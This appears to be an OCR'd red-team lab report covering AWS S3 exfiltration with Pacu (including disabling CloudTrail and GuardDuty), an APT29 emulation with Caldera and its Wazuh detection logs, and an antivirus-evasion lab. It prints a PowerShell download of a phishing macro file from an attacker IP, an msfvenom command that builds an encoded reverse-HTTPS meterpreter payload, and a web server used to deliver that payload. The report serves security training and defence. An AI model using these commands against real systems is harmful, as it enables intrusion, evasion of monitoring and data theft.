
Pacu use for store session data from each project in a separate session. Actions can also hide from any monitoring service like cloud trail, cloud watch alarms, Guard duty etc. you can also disable monitoring services.

Exfiltration: Extract mock data from an S3 bucket; confirm receipt in logs.

(a) Output

```
[+] Downloading customer_data.csv
[+] Downloading secrets.txt
[+] Files saved to ./loot/s3_exfil
```

(b) AWS S3 Logs


General purpose buckets
All AWS Regions
Directory buckets
General purpose buckets (1) Info
Copy ARN
Empty
Delete
Create bucket
Buckets are containers for data stored in S3.
Find buckets by name
Name
AWS Region
Creation date
tteestbucket
Europe (Stockholm) eu-north-1
September 9, 2025, 23:22:35 (UTC+05:30)
Account snapshot Info
Updated daily
View dashboard
Storage Lens provides visibility into storage usage and activity trends.
External access summary - new Info
Updated daily
External access findings help you identify bucket permissions that allow public access or access from other AWS accounts.
tteestbucket Info
Objects
Properties
Permissions
Metrics
Management
Access Points
Objects (1)
Copy S3 URI
Copy URL
Download
Open
Delete
Actions
Create folder
Upload
Objects are the fundamental entities stored in Amazon S3. You can use Amazon S3 inventory to get a list of all objects in your bucket. For others to access your objects, you'll need to explicitly grant them permissions. Learn more
Find objects by prefix
Name
Type
Last modified
Size
Storage class
WhatsApp Image 2025-01-11 at 13.59.11.jpg
jpg
September 9, 2025, 23:24:00 (UTC+05:30)
77.4 KB
Standard
Properties
Permissions
Versions
Object overview
Owner
97be001b12fbe0663ad248435ca6b422d4e33ab15e2b661852cedb64dbdbdd67
AWS Region
Europe (Stockholm) eu-north-1
Last modified
September 9, 2025, 23:24:00 (UTC+05:30)
Size
77.4 KB
Type
jpg
Key
WhatsApp Image 2025-01-11 at 13.59.11.jpg
S3 URI
s3://tteestbucket/WhatsApp Image 2025-01-11 at 13.59.11.jpg
Amazon Resource Name (ARN)
arn:aws:s3:::tteestbucket/WhatsApp Image 2025-01-11 at 13.59.11.jpg
Entity tag (Etag)
72ea0a004b62d5a20dd69d58da6e1ec8
Object URL
https://tteestbucket.s3.eu-north-1.amazonaws.com/WhatsApp+Image+2025-01-11+at+13.59.11.jpg

3. Adversary Emulation Lab


Tools: Caldera, Metasploit, Evilginx2.
Tasks: Emulate an APT29 attack, test blue team detection.

Emulation: Simulate APT29 phishing and persistence with Caldera.


Overview


APT29 is threat group that has been attributed to Russia's Foreign Intelligence Service (SVR). They have operated since at least 2008, often targeting government networks in Europe and NATO member countries, research institutes, and think tanks. APT29 reportedly compromised the Democratic National Committee starting in the summer of 2015. In April 2021, the UK governments and US attributed the SolarWinds Compromise to the SVR; public statements included citations to APT29, Cozy Bear, and The Dukes. Industry reporting also referred to the actors involved in this campaign as UNC2452, NOBELIUM, StellarParticle, Dark Halo, and SolarStorm.


(a) Caldera Login Page




(b) Creation of Custom Adversary Profile








(c) Start Operation




(d) Operation Simulation



Blue Team Detection: Analyze Wazuh logs for detection points.

(a) Wazuh Dashboard



(b) Initial Access Detection by Wazuh

Document Details

View surrounding documents

View single document

t	_index	wazuh-alerts-4.x-2025.03.19
t	agent.id	002
t	agent.ip	172.30.1.81
t	agent.name	VIC-Windows-02
t	data.win.eventdata.commandLine	powershell.exe -ExecutionPolicy Bypass -C \"$url = 'http://172.30.1.71:8000/PhishingAttachment.xlsm'; Invoke-WebRequest -Uri $url -OutFile $env:TEMP\\PhishingAttachment.xlsm\"
t	data.win.eventdata.company	Microsoft Corporation
t	data.win.eventdata.currentDirectory	C:\\Windows\\system32\\
t	data.win.eventdata.description	Windows PowerShell
t	data.win.eventdata.fileVersion	10.0.19041.3996 (WinBuild.160101.0800)
t	data.win.eventdata.hashes	MD5=2E5A8590CF6848968FC23DE3FA1E25F1,SHA256=9785001B0DCF755EDDB8AF294A373C0B87B2498660F724E76C4D53F9C217C7A3,IMPHASH=3D08F4848535206D772DE145804FF4B6
t	data.win.eventdata.image	C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe
t	data.win.eventdata.integrityLevel	High
t	data.win.eventdata.logonGuid	{d52f39ae-87af-67da-e22c-b50100000000}
t	data.win.eventdata.logonId	0x1b52ce2

4. Advanced Evasion Lab

Tools: msfvenom, Veil, proxychains.

Tasks: Create and test obfuscated payloads, bypass network controls.


Payload Obfuscation: Encode a Metasploit payload with msfvenom to bypass AV.


(a) Payload creation by using msfvenom

```
┌──(root㉿kali)-[/home/kali/Desktop]
└─# msfvenom -p windows/x64/meterpreter/reverse_https LHOST=192.168.1.10 LPORT=4444 \
  -e x86/shikata_ga_nai -i 5 -f exe -o encoded_payload.exe

[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
Found 1 compatible encoders
Attempting to encode payload with 5 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 855 (iteration=0)
x86/shikata_ga_nai succeeded with size 882 (iteration=1)
x86/shikata_ga_nai succeeded with size 909 (iteration=2)
x86/shikata_ga_nai succeeded with size 936 (iteration=3)
x86/shikata_ga_nai succeeded with size 963 (iteration=4)
x86/shikata_ga_nai chosen with final size 963
Payload size: 963 bytes
Final size of exe file: 7680 bytes
Saved as: encoded_payload.exe

┌──(root㉿kali)-[/home/kali/Desktop]
└─#
```


(b) Payload Share with Target

```
root@kali: /home/kali/Desktop
Session  Actions  Edit  View  Help
┌──(kali㉿kali)-[~/Desktop]
└─$ sudo su
[sudo] password for kali:
┌──(root㉿kali)-[/home/kali/Desktop]
└─# python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
192.168.186.132 - - [10/Sep/2025 13:10:14] "GET / HTTP/1.1" 200 -
192.168.186.132 - - [10/Sep/2025 13:10:14] code 404, message File not found
192.168.186.132 - - [10/Sep/2025 13:10:14] "GET /favicon.ico HTTP/1.1" 404 -
```





(c) Execution of encoded payload by using metasploit from Target Computer

